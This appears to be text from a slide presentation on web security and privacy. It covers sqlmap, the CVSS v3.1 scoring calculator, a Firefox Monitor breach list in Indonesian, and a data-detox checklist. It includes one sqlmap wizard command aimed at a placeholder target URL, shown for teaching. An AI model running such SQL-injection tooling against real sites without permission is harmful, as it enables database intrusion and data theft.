sqlmap goal is to detect and take advantage of SQL injection vulnerabilities in web applications.

Example SQLMap Wizard:


sqlmap -u "http://targetwebsite.com/listproducts.php?cat=1" --wizard

SCORINGS



Common Vulnerability Scoring System Calculator

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



Show Equations

CVSS v3.1 Vector
NA

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) | **High (AC:H)**

Privileges Required (PR)*

None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*

None (UI:N) | Required (UI:R)

Scope (S)*

Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) | Low (C:L) | High (C:H)


Integrity Impact (I)*

None (I:N) | Low (I:L) | High (I:H)


Availability Impact (A)*

None (A:N) | Low (A:L) | High (A:H)

* - All base metrics are required to generate a base score.



are you exposed?



Firefox Monitor

Beranda Pelanggaran Tips Keamanan

Masuk

Lihat apakah Anda telah tersangkut kebocoran data online.

Cari tahu apa yang sudah diketahui peretas tentang Anda. Pelajari cara agar selalu selangkah lebih depan dari mereka.

Masukkan Alamat Surel

Periksa Pelanggaran Data

Cari alamat surel Anda yang tersangkut kebocoran data publik sejak 2009

KEBOCORAN TERBARU TELAH DITAMBAHKAN

CoinMarketCap
Pembobolan ditambahkan pada: 22 Oktober 2021
Data yang telah diketahui orang lain: Alamat surel
[Lihat apakah Anda tersangkut dalam pembobolan ini.](#)

Wattpad
Pembobolan ditambahkan pada: 19 Juli 2020
Data yang telah diketahui orang lain: Kata sandi, Alamat IP
[Lebih lanjut tentang pembobolan ini](#)


Tokopedia
Pembobolan ditambahkan pada: 2 Mei 2020
Data yang telah diketahui orang lain: Kata sandi, Alamat surel
[Lebih lanjut tentang pembobolan ini](#)

Canva
Pembobolan ditambahkan pada: 9 Agustus 2019
Data yang telah diketahui orang lain: Kata sandi, Alamat surel
[Lebih lanjut tentang pembobolan ini](#)

JobStreet
Pembobolan ditambahkan pada: 30 Oktober 2017
Data yang telah diketahui orang lain: Identitas yang dikeluarkan pemerintah, Kata sandi
[Lebih lanjut tentang pembobolan ini](#)

Disqus
Pembobolan ditambahkan pada: 6 Oktober 2017
Data yang telah diketahui orang lain: Kata sandi, Alamat surel
[Lebih lanjut tentang pembobolan ini](#)

Zomato
Pembobolan ditambahkan pada: 4 September 2017
Data yang telah diketahui orang lain: Kata sandi, Alamat surel
[Lebih lanjut tentang pembobolan ini](#)



DATA DETOX KIT

01. **Change Your Device Name**

02. **Clear Your Location Footprints**

03. **Tidy Up Your Apps**

04. **Reduce Your Traces**

05. **Untag Yourself and Others**

DATA DESOAL MEDIA



THANK YOU

PRESENTED BY:

Herindra Veriawan